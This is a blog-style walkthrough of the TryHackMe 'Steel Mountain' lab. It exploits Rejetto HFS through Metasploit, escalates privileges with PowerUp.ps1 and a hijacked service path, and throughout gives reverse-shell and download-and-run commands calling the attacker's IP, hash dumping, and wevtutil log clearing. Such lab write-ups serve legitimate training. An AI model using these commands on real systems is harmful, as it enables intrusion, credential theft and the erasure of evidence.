Listen to this Post

Introduction:
In the constantly evolving landscape of cybersecurity, the ability to simulate real-world attacks is crucial for defense. The “Steel Mountain” room on TryHackMe offers a practical, hands-on scenario where participants must breach a Windows machine themed after the popular TV show Mr. Robot. This exercise goes beyond simple exploitation, guiding users through initial access via Metasploit and, more importantly, delving into the critical phase of post-exploitation and Windows privilege escalation using PowerShell, ultimately teaching a specific technique to seize full administrator control.
Learning Objectives:
- Understand the process of initial exploitation of a Windows service using the Metasolited framework.
- Learn how to perform manual and automated Windows privilege escalation enumeration using PowerShell scripts.
- Execute a specific kernel-based or service-based exploit to elevate privileges from a low-level user to NT AUTHORITY\SYSTEM.
You Should Know:
1. Initial Reconnaissance and Service Exploitation
The first step in the Steel Mountain room is gaining a foothold on the target machine. Typically, this involves scanning for open ports and identifying vulnerable services. In many such scenarios, a vulnerable HTTP file server or a misconfigured service is the entry point.
Step‑by‑step guide:
- Scan the Target: Use `nmap` to identify open ports and service versions.
nmap -sV -sC -p- <target_ip>
This reveals open ports like 80 (HTTP) and 8080 (possibly a file server).
-
Identify the Vulnerability: Navigate to the HTTP server on port 8080. You might find a service like “Rejetto HTTP File Server (HFS)”. A quick search reveals this version is often vulnerable to remote code execution (CVE-2014-6287).
-
Exploit with Metasploit: Launch Metasploit and select the appropriate exploit module.
msf6 > use exploit/windows/http/rejetto_hfs_exec
msf6 > set RHOSTS <target_ip>
msf6 > set RPORT 8080
msf6 > set LHOST <your_tun0_ip>
msf6 > run
This exploit leverages the vulnerability to upload and execute a malicious payload, providing a Meterpreter shell with the privileges of the user running the HFS service.
2. PowerShell for Privilege Escalation Enumeration
Once you have a basic shell, the goal shifts to privilege escalation. The user account is likely a standard user. The Steel Mountain room heavily emphasizes using PowerShell for enumeration, specifically utilizing the `PowerUp.ps1` script, which is part of the PowerSploit framework.
Step‑by‑step guide:
- Upload Enumeration Script: From your local machine, prepare to upload the script. In your Meterpreter shell, background the session and use a webserver.
On your local machine (Kali)
cd /usr/share/windows-resources/powersploit
sudo python3 -m http.server 80
Then, from the target’s Meterpreter shell, download the script using PowerShell.
powershell.exe -c "Invoke-WebRequest -Uri http://<your_ip>/PowerUp.ps1 -OutFile C:\Users\Public\PowerUp.ps1"
-
Execute the Script: Bypass the execution policy and run the script to check for misconfigurations.
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\PowerUp.ps1
Invoke-AllChecks
This command runs a suite of checks for service permissions, unquoted service paths, vulnerable services, and AlwaysInstallElevated registry keys.
3. The Technique: Exploiting a Service Vulnerability
The `Invoke-AllChecks` output from PowerUp will likely highlight a specific service with a weak permission (e.g., AdvancedSystemCareService9). This service allows the current user to change the binary path that the service executes, leading to privilege escalation.
Step‑by‑step guide:
- Verify the Vulnerability: The script will output the service name and the issue (e.g., `CanRestart` set to
True, meaning the user can restart the service, and `ModifiablePath` allowing write access). -
Create a Malicious Service Binary: Instead of uploading a new binary, you can simply change the service’s binPath to execute a reverse shell command.
sc config AdvancedSystemCareService9 binPath= "cmd.exe /c C:\Users\Public\nc.exe -e cmd.exe <your_ip> 4444"
Note: You would need to ensure `nc.exe` (netcat) is on the target. Alternatively, generate a standalone executable with
msfvenom. -
Set Up a Listener and Restart the Service: On your local machine, start a netcat listener.
nc -lvnp 4444
Then, from the target’s shell, restart the vulnerable service.
sc stop AdvancedSystemCareService9
sc start AdvancedSystemCareService9
When the service starts, it executes the malicious command, spawning a reverse shell with SYSTEM privileges.
4. Alternative: Manual Exploitation Without Metasploit
The room also encourages learning manual exploitation. Instead of using Metasploit for the initial shell, you can craft the exploit manually. For the Rejetto HFS, a simple Python script can send the malicious request to execute a powershell one-liner that downloads and executes netcat.
 Example Python exploit structure
import socket
import urllib.request

ip = '<target_ip>'
port = 8080

payload = "powershell -c Invoke-WebRequest -Uri http://<your_ip>/nc.exe -OutFile C:\Users\Public\nc.exe; C:\Users\Public\nc.exe -e cmd.exe <your_ip> 4444"
 Encoding the payload to fit the HFS vulnerability (CVE-2014-6287)
 ... (specific request formatting)
This method reinforces the understanding of the underlying vulnerability without the abstraction of a framework.
5. Post-Exploitation and Cleaning Up
After obtaining SYSTEM access, standard post-exploitation procedures apply. Dumping hashes, extracting flags, and clearing traces.
Commands:
- Dump Hashes (from Meterpreter): `hashdump` or `run post/windows/gather/smart_hashdump`
– Find Flags: `search -f root.txt` or manually navigating toC:\Users\Administrator\Desktop. - Clear Logs: Using `wevtutil` to clear security logs.
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
What Undercode Say:
- Privilege Escalation is Inevitable: Initial access is just the beginning; the real test lies in post-exploitation. The Steel Mountain room perfectly illustrates that a vulnerable service isn’t the endgame; it’s the starting line.
- Tool Proficiency vs. Manual Skill: While Metasploit automates the initial hack, the manual techniques and PowerShell scripts used for escalation provide a deeper, more fundamental understanding of Windows internals and security misconfigurations.
The “Steel Mountain” room serves as an excellent microcosm of a targeted Windows intrusion. It highlights a critical gap in enterprise security: while perimeter defenses (like firewalls) might hold, internal misconfigurations—such as weak service permissions—provide a clear path for attackers to move laterally and vertically. The use of PowerShell for enumeration is particularly relevant, as it reflects real-world tactics where attackers leverage native tools to avoid detection.
Prediction:
As organizations continue to migrate to the cloud and adopt Zero Trust architectures, attacks against hybrid identities and cloud-managed endpoints will likely overshadow traditional server-based privilege escalation. However, the fundamental techniques taught in rooms like “Steel Mountain”—enumerating misconfigurations, abusing service permissions, and leveraging native Windows tools—will remain relevant as attackers target on-premises assets to pivot into cloud environments. The future will see a convergence of these traditional escalation paths with cloud permission abuse (e.g., over-privileged Azure AD service principals).
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tobias Arevalo – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


